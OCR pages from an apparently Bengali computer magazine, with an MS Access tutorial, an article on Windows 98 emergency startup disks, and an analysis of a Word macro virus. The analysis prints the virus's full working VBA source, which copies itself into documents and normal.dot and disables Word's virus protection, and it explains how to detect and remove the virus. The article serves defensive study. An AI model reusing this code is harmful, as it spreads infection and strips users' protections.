লক্ষ্য করুন, এখানে File মেনুর Get External Data অপশনে দুটি সাবঅপশন আছে যার প্রথমটি Import ও দ্বিতীয়টি Link Tables. প্রথমে আমরা ইমপোর্ট সম্পর্কে আলোচনা করবো। এই অপশনটি সিলেক্ট করলে Import ডায়লগ বক্স আসবে। এখন আপনি যে ডাটাবেজকে ইমপোর্ট করতে চান সেটা সিলেক্ট করে Import বাটন ক্লিক করুন। এতে করে যে ডায়লগ বক্স আসবে এর নাম Import object অর্থাৎ সিলেক্ট করা ডাটাবেজ থেকে কোন টেবিল, কোয়েরী, ফর্ম ইত্যাদি ইমপোর্ট করবেন তা সিলেক্ট করা। উক্ত ডায়লগ বক্সে Options নামের যে বাটন আছে এতে ক্লিক করলে ডায়লগ বক্সটি চিত্র-২ এর মতো দেখাবে।


Import Objects
Tables
Queries
Forms
Reports
Macros
Modules
OK
Cancel
Select All
Deselect All
Import
Relationships
Menus and Toolbars
Import/Export Specs
Import Tables
Definition and Data
Definition Only
Import Queries
As Queries
As Tables

চিত্র-২


চিত্রটি লক্ষ্য করুন, নিচের অংশ তিনটি ভাগে বিভক্ত। প্রথমে Relationships অপশনটি সিলেক্ট করলে ইমপোর্ট ডাটাবেজের রিলেশনশীপসহ ইমপোর্ট হবে। দ্বিতীয়তঃ Menus and Toolbars অপশনটি সিলেক্ট করলে উক্ত ডাটাবেজে যদি কোন মেনুবার কিংবা টুলস্‌বার তৈরি করা থাকে তাহলে সেটা ইমপোর্ট হবে। দ্বিতীয় অংশের Definition and Data অপশনটি সিলেক্ট করলে সিলেক্ট করা টেবিল, কোয়েরী ইত্যাদিসহ তার মধ্যে যে ডাটা অর্থাৎ তথ্য আছে সেগুলোও ইমপোর্ট হয়ে আসবে। আর তার নিচের অপশনটি অর্থাৎ Definition only সিলেক্ট করলে শুধুমাত্র খালি ফিল্ড সম্বলিত টেবিল, ফর্ম যেটি আপনি সিলেক্ট করবেন সেটিই আসবে।

লিঙ্ক


চিত্র-১-এর দ্বিতীয় সাব-অপশনটি হলো Link Tables. এই অপশনের সাহায্যে আপনি একটি ডাটাবেজকে অন্য একটি ডাটাবেজের সাথে সংযুক্ত করতে পারবেন। উদাহরণস্বরূপ বলা যায়, যদি আপনার পিসিটি নেটওয়ার্ক করা হয় তাহলে আপনার পিসির একটি ডাটাবেজ অন্য একটি পিসি ব্যবহার করতে পারবে। ধরা যাক, আপনি একটি কমপিউটার প্রশিক্ষণকেন্দ্র পরিচালনা করেন। সেখানে আপনার ৫/৬টি পিসি নেটওয়ার্ক করা আছে যেগুলো প্রশিক্ষণের বিভিন্ন তথ্য সরবরাহ করে। এখন আপনি একটি প্রজেক্ট তৈরি করলেন (কমপিউটার জগৎ আগষ্ট ৯৯ সংখ্যায় এমন একটি প্রজেক্ট কিভাবে তৈরি করতে হয় তা আলোচনা করা হয়েছিল)। এবার আপনি চাচ্ছেন ভর্তি সংক্রান্ত তথ্য ইনপুট করবে ১টি পিসি, ছাত্রদের বকেয়া পরিশোধ সংক্রান্ত তথ্য ইনপুট করবে অন্য পিসি। এজন্য আপনি Link Table অপশনটি ব্যবহার করতে পারেন। প্রথমে যে পিসিকে উক্ত ডাটাবেজটি ব্যবহার করতে দিবেন সেই পিসিতে একটি নতুন ডাটাবেজ ওপেন করুন এবং File মেনুর Get External Data-এর Link Table... নির্বাচন করে মূল ডাটাবেজকে সিলেক্ট করলে যে ডায়লগ বক্স আসবে সেখান থেকে প্রয়োজনীয় টেবিল সিলেক্ট করে OK চাপুন। এভাবে আপনি একটি ডাটাবেজকে মাল্টিপ্লাই হিসাবে ব্যবহার করতে পারবেন।

নিজস্ব মেনু/টুলস্‌বার

এক্সেসে সাধারণত একটি ডিফল্ট মেনুবার থাকে। আপনি ইচ্ছে করলে নিজস্ব মেনু অথবা টুলস্‌বার তৈরি করতে পারেন। কমপিউটার জগৎ মার্চ ২০০০ সংখ্যায় প্রকাশিত এক্সেসে পার্সোনাল ব্যাংক একাউন্ট প্রজেক্ট লেখাটি নিশ্চয়ই পড়েছেন। আমরা তার উপর ভিত্তি করেই মেনুবার ও টুল্‌সবার তৈরি করবো। এজন্য view→ Toolbars→Customize সিলেক্ট করুন। এতে করে কাস্টমাইজ ডায়লগ বক্স আসবে। যেটি দেখতে চিত্র-৩ এর মতো। এবার Toolbars অপশনের New তে ক্লিক করলে নতুন টুলস্‌বারের ডায়লগ বক্স আসবে। এখানে নতুন টুলস্‌বারটির কি নাম দিবেন তা জানতে চাইবে। আপনার ইচ্ছেমত যে কোন নাম দিতে পারেন। এবার একে ড্রাগ করে ডিফল্ট টুলস্‌বারের নিচে স্থাপন করুন। এরপর চিত্র-৩ এর commands অপশন নির্বাচন করুন। এখানে categories অপশন থেকে প্রয়োজন অনুসারে অপশন সিলেক্ট করে commands অপশন থেকে প্রয়োজনীয় ফিল্ডকে ড্রাগ করে আপনার নতুন টুলস্‌বারে আনুন। মেনুবার তৈরি করতে হলে প্রথমে টুলবার তৈরি করুন। এবার চিত্র-৩-এর বাম দিকের অপশনে আপনার টুলস্‌বারটির নাম আসবে। তাকে নির্বাচন করে চিত্র-৩-এর প্রোপার্টিজ বাটন ক্লিক করলে উক্ত টুলস্‌বারের প্রোপার্টিজের ডায়লগ বক্স আসবে যা দেখতে চিত্র-৪ এর মতো দেখাবে। এখানে Type লেখা অপশনে MenuBar সিলেক্ট করে ক্লোজ করুন। এবার তৈরি করা মেনুবার/টুলস্‌বারকে ব্যবহার করার জন্য Tools মেনুবার →Startup সিলেক্ট করলে যে ডায়লগ বক্স আসবে সেখানে MenuBar অপশনে আপনার তৈরি করা মেনুবার/টুলস্‌বারটি সিলেক্ট করুন। এবার উক্ত ডায়লগ বক্সের প্রতি লক্ষ্য করুন। এর বাম দিকের উপর আছে "Application Title" নামের একটি ঘর। আপনার প্রজেক্টের নাম অনুসারে এর নামকরণ করতে পারেন আর যদি কোন আইকন ব্যবহার করতে চান তাহলে মাঝখানের ঘরটিতে তার পাথ দেখিয়ে দিলেই হবে।


Customize
Toolbars
Commands
Options
Toolbars:
Database
Relationship
Table Design
Table Datasheet
Query Design
Query Datasheet
Form Design
Form View
Filter/Sort
Report Design
Print Preview
Toolbox
Formatting (Form/Report)
Formatting (Datasheet)
Macro Design
New...
Reset...
Properties
Close

চিত্র-৩


Toolbar Properties
Toolbar Properties
Close

Selected Toolbar: Bank Information
Toolbar Name: Bank Information
Type: Toolbar
Docking: Can't Change
☑ Show on Toolbars Menu
☐ Allow Moving
☑ Allow Customizing
☑ Allow Showing/Hiding
☐ Allow Resizing

চিত্র-৪

ডাটাবেজের সিকিউরিটি

ব্যবসা প্রতিষ্ঠান কিংবা ব্যাংক হিসাব পরিচালনার ক্ষেত্রে সর্বত্রই সিকিউরিটির একটি বিষয় থেকে যায়। এমএস এক্সেসে ডাটাবেজকে পাসওয়ার্ডের মাধ্যমে সিকিউরিটি প্রদান করা যায়। এজন্য আপনাকে যে অধ্যায়গুলো অতিক্রম করতে হবে সেটা হলো—

পাসওয়ার্ড দেয়া : □ প্রথমে যে ডাটাবেজে পাসওয়ার্ড দিবেন সেটা বন্ধ করুন। যদি সেই ডাটাবেজ নেটওয়ার্কভুক্ত থাকে তাহলে সকল ব্যবহারকারীকে তা বন্ধ করতে বলুন। □ ডাটাবেজটির একটি ব্যাকআপ করে নিরাপদস্থানে সংরক্ষণ করুন। কারণ যদি কখনো আপনি পাসওয়ার্ডটি ভুলে যান তাহলে একে খোলার কোন উপায় থাকবে না। □ File মেনুর OpenDatabase-এ ক্লিক করুন। □ এতে করে যে


(বাকি অংশ ৭৫ নং পৃষ্ঠায়)

ম্যাক্রো ভাইরাসের ব্যবচ্ছেদ

সুহৃদ সরকার
suhreed@bigfoot.com

২৩ জানুয়ারি ২০০০-এ মাইক্রোসফট ওয়ার্ডে করা একটি ডকুমেন্ট ডিস্কে ব্যাকআপ করে এনে আমার কমপিউটারে ওপেন করি এবং রাতভর কাজটির অবশিষ্ট কাজ সম্পন্ন করি। পরিদিন বিকেলে ফাইলটি আবার যখন ওপেন করি তখন হঠাৎ লক্ষ্য করি ঐ ফাইলটির প্রপার্টিজ শীটের সামারি ট্যাবে টাইটেল, অথর, কমেন্টস ইত্যাদি ফিল্ডে কিছু সন্দেজনক লেখা। অথর হিসেবে LSK এবং কমেন্টসে 'Shankar's birthday falls on 25th July. Don't forget to wish him' লেখা। ব্যাপারটি দেখেই প্রথমে সন্দেহ হলো। নতুন একটি ওয়ার্ড ডকুমেন্ট তৈরি করলাম। তাতে কোন কিছু টাইপ না করলেও বন্ধ করার সময় প্রম্পট এলো পরিবর্তনগুলো সেভ করব কিনা। এরপর দেখি এর প্রপার্টিজে একই কথা। আর সন্দেহ রইল না যে এটি ওয়ার্ড ম্যাক্রো ভাইরাস।

আমার কমপিউটারে চলছে নেটওয়ার্ক এসোসিয়েটস-এর ম্যাকাফি ৪.০৩ এন্টি ভাইরাস। এর মাঝে কীভাবে এ ভাইরাস এলো? এন্টিভাইরাস চালালাম। না, কোন ভাইরাস নেই। নতুন কোন ভাইরাস হবে নিশ্চয়। ম্যাকাফি আনলোড করা হলো এবং নর্টন এন্টিভাইরাস ৫.০ ইনস্টল করে চালানো হলো। ভাইরাস ধরা পড়ল না।



চিত্র-১ : আক্রান্ত ডকুমেন্টের প্রপার্টি শীট

রাতে আবার বসলাম পিসি নিয়ে। ওয়ার্ডের ডিফল্ট টেম্পলেট normal.dot ওপেন করলাম। টুলস মেনু থেকে বেছে নিলাম ম্যাক্রো>ভিজ্যুয়াল বেসিক এডিটর। এরপর মাইক্রোসফট ওয়ার্ড অবজেক্টে ThisDocument-এ ডাবল ক্লিক করতেই দেখা গেল শংকরের কারসাজি। একটি ভিবিএ মডিউল যোগ করা হয়েছে এতে। মডিউলটি নিম্নরূপ :

```
Dim x1, x2, x3, x4 As Boolean
Dim x5, x6 As Object
Dim x7, x8, x16 As Integer
Dim x9 As Date
Dim x10, x11, x12, x13, x14 As String
Const x15 = ":-D you are marked!"
Private Sub Document_Close()
On Error Resume Next
Set x5 = ActiveDocument.VBProject.VBComponents.Item(1)
Set x6 = NormalTemplate.VBProject.VBComponents.Item(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000, 10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000, 10000)
With Options: .ConfirmConversions = 0: .VirusProtection = 0:
.SaveNormalPrompt = 0: End With
x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 23 And x8 = 7 Then
  Application.Caption = "Happy Birthday Shankar-25th
July.The World may Forget but not me"
  x10 = MsgBox("Did You Wish Shankar on his Birthday ?",
vbYesNo)
  If x10 = vbYes Then
    MsgBox "Thank You! I Love You. You are wonderfull."
  Else
    MsgBox " You are Heart Less." & vbCrLf & "You Will Be
Punished For This", vbCritical
  End If
End If
If x3 = True Then
  x13 = x5.CodeModule.Lines(1,
x5.CodeModule.CountOfLines)
ElseIf x4 = True Then
  x13 = x6.CodeModule.Lines(1,
x6.CodeModule.CountOfLines)
End If

If (x3 = True Xor x4 = True) And _
 (ActiveDocument.SaveFormat = wdFormatDocument Or _
 ActiveDocument.SaveFormat = wdFormatTemplate) Then

   If x3 = True Then
    x2 = NormalTemplate.Saved
    x11 = x5.CodeModule.Lines(1,
x5.CodeModule.CountOfLines)
    x6.CodeModule.DeleteLines 1,
x6.CodeModule.CountOfLines
    x6.CodeModule.AddFromString x11
    With Dialogs(wdDialogFileSummaryInfo): .Title = "Are
You suprised ?": .Subject = "Birthday ": .Author = "LSK":
.Category = "You Are Infected": .Keywords = "Birthday":
.Comments = "Shankar's Birthday falls on 25th July.  Don't
Forget to wish him": .Execute: End With
    If x2 = True Then NormalTemplate.Save
   End If
  If x4 = True Or ActiveDocument.Saved = False Then
   x1 = ActiveDocument.Saved
   x11 = x6.CodeModule.Lines(1,
x6.CodeModule.CountOfLines)
   x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
   x5.CodeModule.AddFromString x11
   With Dialogs(wdDialogFileSummaryInfo): .Title = "Are You
suprised ?": .Subject = "Birthday ": .Author = "LSK": .Category
= "You Are Infected": .Keywords = "Birthday": .Comments =
"Shankar's Birthday falls on 25th July.  Don't Forget to wish
him": .Execute: End With
   If x1 = True Then ActiveDocument.Save
  End If

End If

End Sub

Private Sub Document_New()
Set x5 = ActiveDocument.VBProject.VBComponents.Item(1)
Set x6 = NormalTemplate.VBProject.VBComponents.Item(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000, 10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000, 10000)
With Options: .ConfirmConversions = 0: .VirusProtection = 0:
.SaveNormalPrompt = 0: End With
If x4 = False Then
  x6.CodeModule.DeleteLines 1,
x6.CodeModule.CountOfLines
End If
If x3 = False Then
   x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
End If

x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 23 And x8 = 7 Then
With Selection.Font: x16 = .Size: .Size = 72: .ColorIndex =
wdGreen: .Animation = wdAnimationSparkleText:
Selection.InsertAfter "Happy BirthDay Shankar":
Selection.MoveDown Unit:=wdScreen, Count:=2: .Size = x16:
.ColorIndex = wdAuto: .Animation = wdAnimationNone: End
With
End If
End Sub

Private Sub Document_Open()
Set x5 = ActiveDocument.VBProject.VBComponents.Item(1)
Set x6 = NormalTemplate.VBProject.VBComponents.Item(1)
x3 = x5.CodeModule.Find(x15, 1, 1, 10000, 10000)
x4 = x6.CodeModule.Find(x15, 1, 1, 10000, 10000)
With Options: .ConfirmConversions = 0: .VirusProtection = 0:
.SaveNormalPrompt = 0: End With
If x4 = False Then
  x6.CodeModule.DeleteLines 1,
x6.CodeModule.CountOfLines
End If
If x3 = False Then
   x5.CodeModule.DeleteLines 1,
x5.CodeModule.CountOfLines
End If

x9 = Now()
x7 = Day(x9)
x8 = Month(x9)
If x7 >= 23 And x8 = 7 Then
  x10 = MsgBox("Did You Wish Shankar on his Birthday ?",
vbYesNo)
End If
End Sub
```

ভিজ্যুয়াল বেসিক কিংবা ভিজ্যুয়াল বেসিক ফর এপ্লিকেশন (ভিবিএ) যারা জানেন তাদের জন্য এ কোড বোঝা কোন সমস্যাই নয়। এ ভাইরাসে ইনফেক্টেড কোন ফাইল ওপেন করা হলে এটি প্রথমেই ম্যাক্রোটিকে নর্মাল ডট ফাইলে কপি করে নেয়। এরপর উভয় ডকুমেন্টের জন্যই ফাইল কনভার্সন কনফার্মেশন ডায়ালগ, ম্যাক্রো ভাইরাস প্রটেকশন ডায়ালগ এবং নর্মাল ডট টেমপ্লেট সেভ ডায়ালগ অফ করে। এরপর চেক করে দেখতে হবে আজকের তারিখ কত? যদি দেখা যায় ২৫ জুলাই তাহলে মেসেজ বক্স দেখায় : Did you Wish Shankar on his Birthday?" Yes বাটনে ক্লিক করার পর দেখা গেল "Thank You! I Love You. You are wonderfull." আর যদি উত্তর No হয় তাহলে জানাবে "You are Heart Less. You will be punished"।

এভাবে একবার ইনফেকটেড হওয়ার পর যে কোন নতুন ডকুমেন্ট ওপেন করলে ঐ ডকুমেন্টের প্রথমে Happy Birthday Shankar মেসেজটি দেখা যাবে। এভাবে প্রতিটি ডকুমেন্টে সে এই বাক্য যোগ করে তার বার্থডেতে শুভেচ্ছা না জানানোর জন্য আপনাকে বিরক্ত করবে।

তাহলে দেখা যাচ্ছে এ ম্যাক্রো ভাইরাসটির ট্রিগার ডেট ২৩ জুলাই এবং এর আগে থেকেই সে প্রতিটি ওয়ার্ড ডকুমেন্টে সংক্রামিত হতে পারে। অবশ্য নিজে নিজেই এটি কোন ডকুমেন্টে সংক্রামিত হতে পারে না যতক্ষণ না ওই ডকুমেন্ট ওপেন করা হবে এবং তার পরিবর্তনসমূহ সেভ করা হবে। এর কাজকর্ম দেখে এটিকে মোটেই সিআইএইচ বা চেরনোবিল ভাইরাসের মতো মারাত্মক ক্ষতিকর মনে হবে না। এটিকে জোক ভাইরাসের শ্রেণীভুক্ত করা যায়।

ট্রিগার ডেটের আগে যেহেতু ভাইরাসটির কোন সিম্পটম প্রকাশ পায় না তাই এটি শনাক্ত করা কঠিন। কোন এন্টিভাইরাসও এটিকে শনাক্ত করতে পারছে না। একে চেনার একমাত্র উপায় হলো প্রতিটি ডকুমেন্টে এই ম্যাক্রো উপস্থিতি শনাক্ত করা। ভাইরাসটির ডেভলপার অনর্থক ডকুমেন্ট সামারিতে বাড়তি কিছু কথা লিখে রেখেছেন। বলা যায় এটিই এ ভাইরাসের মূল দুর্বলতা। সামারিতে কোন পরিবর্তন না আনলে এর ট্রিগার ডেটের আগ পর্যন্ত বোঝার কোন উপায় নেই।

কোন এন্টিভাইরাস যেহেতু এটিকে কিল করছে না, তাহলে এর ভয়াবহতা থেকে রক্ষা পাওয়া যায় কীভাবে? উপায় আছে। এজন্য আক্রান্ত প্রতিটি ডকুমেন্টকে ম্যানুয়ালি এডিট করতে হবে। প্রথমে ওয়ার্ড ৯৭ থেকে normal.dot টেমপ্লেটটি ওপেন করুন। এরপর টুলস>ম্যাক্রো>ভিজ্যুয়াল বেসিক এডিটর সিলেক্ট করলে ভিবিএ এডিটর ওপেন হবে।

(বাকি অংশ ১০৪ নং পৃষ্ঠায়)

ইমার্জেন্সি স্টার্ট-আপ ডিস্ক কাজে লাগিয়ে--

মোঃ আবদুল ওয়াহেদ

আপনার সিস্টেমকে পুনরুদ্ধার করুন

আপনার সিস্টেম ক্র্যাশ করলে তা পুনরুদ্ধার করার জন্য একটি বুট-আপ/স্টার্ট-আপ ডিস্কের (ইমার্জেন্সি স্টার্ট-আপ ডিস্ক বা ESD) খুবই প্রয়োজন। উইন্ডোজ ৯৮ ইনস্টল করার সময় এর সেট-আপ প্রোগ্রাম আপনাকে ইএসডি তৈরি করতে বলে। কিন্তু অধিকাংশ ব্যবহারকারীই ইএসডি তৈরির কাজটি এ সময়ে করেন না। আপনি যদি এখনো এটি তৈরি না করে থাকেন, তাহলে কন্ট্রোল প্যানেল-এর এড/রিমুভ প্রোগ্রাম থেকে দ্রুত এটি তৈরি করে নিন। বুট-আপ ডিস্কটিতে লেবেল এঁটে দিন এবং এমন কোথাও রাখুন যেখান থেকে আপনি সহজেই এটাকে খুঁজে পাবেন।

ইএসডি'র একটিই মাত্র কাজ— আপনি যদি কখনো উইন্ডোজ ৯৮ লোড করতে না পারেন (এটি যে কারো ক্ষেত্রেই যে কোন সময় হতে পারে) সেক্ষেত্রে ইএসডি-কে ফ্লপি ডিস্ক ড্রাইভে ঢুকিয়ে দিয়ে রিবুট করতে পারবেন। আপনি পৌঁছে যাবেন Command prompt-এ। এখান থেকে আপনি উইন্ডোজ রান করা, Utilities ব্যবহার করা এবং Config.sys, Autoexec.bat ফাইলগুলো এডিট করতে পারবেন। উইন্ডোজ ৯৮-এর গ্রাফিক্যাল ইউজার ইন্টারফেস ব্যবহার করতে না পারলেও, সিস্টেমটিকে ঠিক করে আপনি শুধু প্রাথমিক কাজগুলো চালাতে পারবেন।

ইএসডি-এর ধারণা উইন্ডোজের ক্ষেত্রে নতুন নয়। উইন্ডোজ ৯৫-এর সময় আরেক ধরনের ইএসডি প্রচলিত ছিলো। উইন্ডোজ 3.x-এর ব্যবহারকারীর বেশিরভাগই বিভিন্ন কারণে ডস্ বুট-আপ ডিস্ক ব্যবহার করতেন। কিন্তু উইন্ডোজ ৯৮-এর ইএসডি কাজ করার জন্য অনেক বেশি উপযোগী। কারণ ভালোভাবে সিস্টেম অপারেট করার জন্য যে সমস্ত ফাইলের প্রয়োজন তা এর মধ্যে রয়েছে। চলুন দেখা যাক ইএসডি-এর মধ্যে কি রয়েছে।

দ্য বিগ ফাইল

ডস ব্যবহারকারীরা Io.sys, Msdos.sys, এবং Command.com এই তিনটি অতি প্রয়োজনীয় ফাইলের সাথে পূর্বেই পরিচিত। এই ফাইলগুলোর উপর ভিত্তি করেই ডস্ সিস্টেমটি তৈরি করা হয়। এই ফাইলগুলোর কোন পরিবর্তন হয়নি। এমনকি উইন্ডোজ ৯৮-এর সেকেন্ড এডিশন ভার্সনেও এই ফাইলগুলো আছে। আপনার বুট ড্রাইভের রুট ডিরেক্টরিটি দেখুন। এখানে আপনি Command.com ফাইলটি পাবেন। Folder Options অথবা Command line-এ dir/ah টাইপ করে হিডেন ফাইলগুলো দেখুন। এখানে আপনি Io.sys and Msdos.sys দুটি ফাইলই পাবেন। ইএসডি এমনভাবে ডিজাইন করা যাতে আপনি সরাসরি কমান্ড মোডে চলে যেতে পারেন। এর অপশনগুলো উইন্ডোজ ৯৫/৯৮ এর স্টার্ট-আপ মেনুর মতোই Windows splash screen টি আসার আগে F8 বাটনে চাপ দিয়ে আপনি কমান্ড মোড-এ আসতে পারেন)। GUI লোড করা ছাড়া ইএসডি বাকি কাজগুলো করতে পারে।

ইএসডি-এর অন্য যে দুটো ফাইল ডস ব্যবহারকারীদের কাছে পরিচিত বলে মনে হবে তা হলো Config.sys এবং Autoexec.bat ফাইল। এদের কাজ হচ্ছে প্রোগ্রাম শুরু করার জন্য নির্দেশ দেয়া। এই ফাইলগুলোই আপনার উইন্ডোজ ৯৮ সিস্টেমকে রান করাতে পারে। ডস সিস্টেমে এই ফাইলগুলো বুট ড্রাইভের রুট ডিরেক্টরিতে জমা থাকে। কিন্তু উইন্ডোজ, ফোল্ডারের কমান্ড ডিরেক্টরিতে এই ফাইলগুলো জমা রাখে। উইন্ডোজের ভার্চুয়াল ডিভাইসের পরিবর্তে রিয়েল-মোড অর্থাৎ ১৬ বিট ডিভাইস রান করালে এই ফাইলগুলোর প্রয়োজন হয় না। উইন্ডোজ ৯৮-এর ইএসডিতে এই ফাইলগুলোর গুরুত্ব স্টার্ট-আপ ফাইলগুলোর মতোই এবং এখানেও ফাইলগুলো একই তথ্য বহন করে।

সিডি-রম ড্রাইভ ব্যবহার করা

উইন্ডোজ ৯৫/৯৮ সাধারণত সিডি-রমে পাওয়া যায়। সুতরাং উইন্ডোজ পুনরায় ইনস্টল করতে গেলে প্রয়োজন পড়বে সিডি-রম ড্রাইভের। সমস্যা হচ্ছে উইন্ডোজ ৯৫ বুট আপ ডিস্ক থেকে সিডি-রম ড্রাইভকে এক্সেসই করা যায় না। কারণ বুট ডিস্ক তৈরি করার সময় উইন্ডোজ ৯৫ কমান্ডসহ অন্যান্য প্রয়োজনীয় ফাইল ডিস্কে স্থানান্তর করলেও সিডি-রম ডিভাইস ড্রাইভারকে স্থানান্তর করে না। Mscdex.exe ফাইল না পাওয়ায় সিডি-রম এক্সেস করা যায় না। এক্ষেত্রে আপনার সিডি-রমের সাথে পাওয়া ড্রাইভারটি লোড করে নিয়ে আপনি আপনার সিডি ড্রাইভকে চালাতে পারবেন যা কিছুটা জটিল বিষয় বলে মনে হবে। অবশ্য উইন্ডোজ ৯৮-এর ক্ষেত্রে এই সমস্যা আর নেই। কারণ এটি বুট ডিস্ক তৈরি করার সময় সিডি-রম ডিভাইস ড্রাইভারগুলোকে ডিস্কে স্থানান্তর করে। এই ড্রাইভার ফাইলগুলো হচ্ছে Aspicd.sys, Oakcdrom.sys, Btcdrom.sys এবং Flashpt.sys. সিডি-রমের অধিকাংশ ফাংশনই এই ফাইলগুলো দ্বারা পরিচালিত হয়। আপনার বর্তমান ডিভাইস ড্রাইভারটিকে আপনি ইএসডি তে কপি করে নিন। তাহলে আপনার জন্য আরও সুবিধা হবে। বুট ডিস্কের ডিফল্ট Config.sys ফাইল এই ড্রাইভারগুলোকে মেমরিতে লোড করতে সাহায্য করে। যদিও ডসের Mscdex.exe ফাইলটি ইএসডিতে ঠিক ঐ নামেই থাকে না বটে, তবে এটিকে ইএসডিএর ESD.cab ফাইলের মধ্যে পাওয়া যায়। বুট ডিস্কের Autoexec.bat ফাইল একটি র‍্যাম ডিস্ক স্থাপন করার পর ESD.cab ফাইল থেকে Mscdex.exe কে এক্সট্রাক্ট করে র‍্যাম ডিস্কে লোড করে একে চালু করে। মেমরিতে Mscdex.exe সিডি-রম ড্রাইভের সাথে সমন্বিত হয়ে সিডি ড্রাইভ এক্সেস সুবিধা দেয়।

অন্যান্য প্রয়োজনীয় ফাইল

স্টার্ট-আপ ফাইল এবং সিডি-রমে এক্সেসের জন্য প্রয়োজনীয় ফাইল ছাড়াও উইন্ডোজ ৯৮-এর ইএসডি-তে এমন অন্যান্য ইউটিলিটি আর সিস্টেম ফাইল আছে যেগুলো আগে সাধারণত কেবল ডসেই থাকতো। যেমন— Fdisk.exe ফাইলটি আপনার হার্ড ডিস্কটিকে রিপার্টিশন করতে সাহায্য করে। setramd.bat ফাইল দিয়ে র‍্যাম ডিস্ক ইনস্টল করা যায় এবং এর সাহায্যে ESD.cab থেকে বিভিন্ন ধরনের ফাইল বের করে এনে র‍্যাম ডিস্কে স্টোর করে রাখা যায়। এই ফাইলগুলোর মধ্যে একটি হচ্ছে Format.com যা ফ্লপি এবং হার্ড ডিস্ক ফরম্যাট করার কাজে ব্যবহৃত হয়। Help.bat নামের একটি ফাইল আপনাকে অন-লাইনের ব্যাপারে সাহায্য করবে। ডিস্কে এরর আছে কিনা তা আপনি Chkdsk.exe ফাইলের মাধ্যমে চেক করতে পারেন। Scandisk.exe হচ্ছে Chkdsk-এর নতুন ভার্সন কপি। অপারেটিং সিস্টেমকে (Io.sys, Msdos.sys এবং Command.com ফাইলগুলোকে) অন্য ড্রাইভে কপি করার জন্য Sys.com ফাইলটি ব্যবহৃত হয়। edit.com ফাইলটি দ্বারা একজন টেক্সট এডিটর config.sys এবং Autoexec.bat এর কনটেন্টকে এডিট করতে পারেন।

(বাকি অংশ ৭৩ নং পৃষ্ঠায়)

ইমার্জেন্সি স্টার্ট-আপ ডিস্ক দিয়ে কি কি করবেন?

উইন্ডোজ অপারেটিং সিস্টেম ইনস্টল করুন : যদি আপনার উইন্ডোজ ৯৮ অপারেটিং সিস্টেমটি নিয়ে আপনি সমস্যায় থাকেন, তাহলে সমস্যা সমাধানের সবচেয়ে ভাল উপায় হবে নতুন করে অপারেটিং সিস্টেমটি ইনস্টল করে নেয়া। এ জন্য উইন্ডোজ সিডি-রমটি ঢুকিয়ে দিন সিডি-ড্রাইভে (সাধারণত যেটি হয় ড্রাইভ ডি) এবং SETUP টাইপ করুন। যখন আপনার কাছে জানতে চাওয়া হবে কোন ফোল্ডারে আপনি উইন্ডোজ ইনস্টল করতে চান, ডিফল্ট ফোল্ডারটি বেছে নেবেন না (এটি সম্ভবত হবে আপনার বর্তমান উইন্ডোজ ফোল্ডারটিই, অর্থাৎ C:\windows)। তার বদলে নতুন একটি ফোল্ডারের নাম টাইপ করুন (যেমন C:\Win 98) এবং সেখান থেকে সমস্ত কাজ শুরু করুন। মনে রাখবেন, আপনি যদি একেবারে ক্লিন ইনস্টল করেন, তাহলে সমস্ত এপ্লিকেশন প্রোগ্রামই (যেমন মাইক্রোসফট অফিস) আবার ইনস্টল করতে হবে।

হার্ডডিস্ক রিফরম্যাট করুন : ইএসডিতে Format কমান্ড ব্যবহার করে আপনার হার্ডডিস্কের সমস্ত কিছু পরিষ্কার করে ফেলতে পারেন। এটা অনেক সময়েই খুব ভালো কাজে দেয়। কেননা, কোন ফোল্ডারের কোন ফাইলে কি সমস্যা হয়েছে তা এক এক করে খুঁজে বের করার চাইতে সব মুছে ফেলে একেবারে নতুন করে শুরু করাটাই ভালো।

হার্ডডিস্ক রিপার্টিশন করুন : FDISK ব্যবহার করে আপনি হার্ডডিস্ককে অনেকগুলো অংশে বিভক্ত বা পার্টিশন করতে পারবেন। একাধিক অপারেটিং সিস্টেম ইনস্টল করার ক্ষেত্রে এটি খুবই কাজে আসবে।

উইন্ডোজ সিডি-রম থেকে বিশেষ একটি ফাইল খুঁজে আনুন : উইন্ডোজের বিশেষ একটি ফাইল হার্ডডিস্ক থেকে মুছে গেলে বা করাপ্টেড হয়ে গেলে Extract কমান্ডটি দিয়ে আপনি শুধু সে ফাইলটিই ইনস্টল করতে পারবেন। অপারেটিং সিস্টেম লোড করার সময়ও লোডিং হঠাৎ করে থেমে গিয়ে এ ধরনের হারানো ফাইলের কথা আপনাকে জানাতে পারে। এ সমস্ত ক্ষেত্রে ফাইল এক্সট্র্যাক্ট করার ফাংশনটা বিশেষ ভাবে কাজে লাগে।

হার্ডডিস্ক চেক-আপ করিয়ে নিন : Scandisk এবং Chkdisk নামের দুটো হার্ডডিস্ক চেকিং প্রোগ্রাম আছে ইএসডিতে। এ প্রোগ্রাম দুটো ব্যবহার করে আপনার হার্ডডিস্কের ড্রাইভ চেক-আপ এবং ক্ষয়ক্ষতি সারাতে পারবেন।

নতুন হার্ডডিস্ক নিয়ে কাজ করুন : যদি দ্বিতীয় আরেকটি হার্ডডিস্ক ইনস্টল করে থাকেন আপনি, তাহলে ইএসডি ব্যবহার করে সেটিকে ফরম্যাট এবং পার্টিশন করতে পারবেন। উইন্ডোজ থেকেও একাজটি করা যাবে, তবে ইএসডি লোড হয় অনেক তাড়াতাড়ি এবং ইএসডির মাধ্যমে ফরম্যাটিংয়ের গতিও হয় দ্রুততর।

নতুন শতাব্দির প্রযুক্তি

এ. এস. এম. সোলায়মান

চিন্তাশক্তি চালিত কমপিউটার

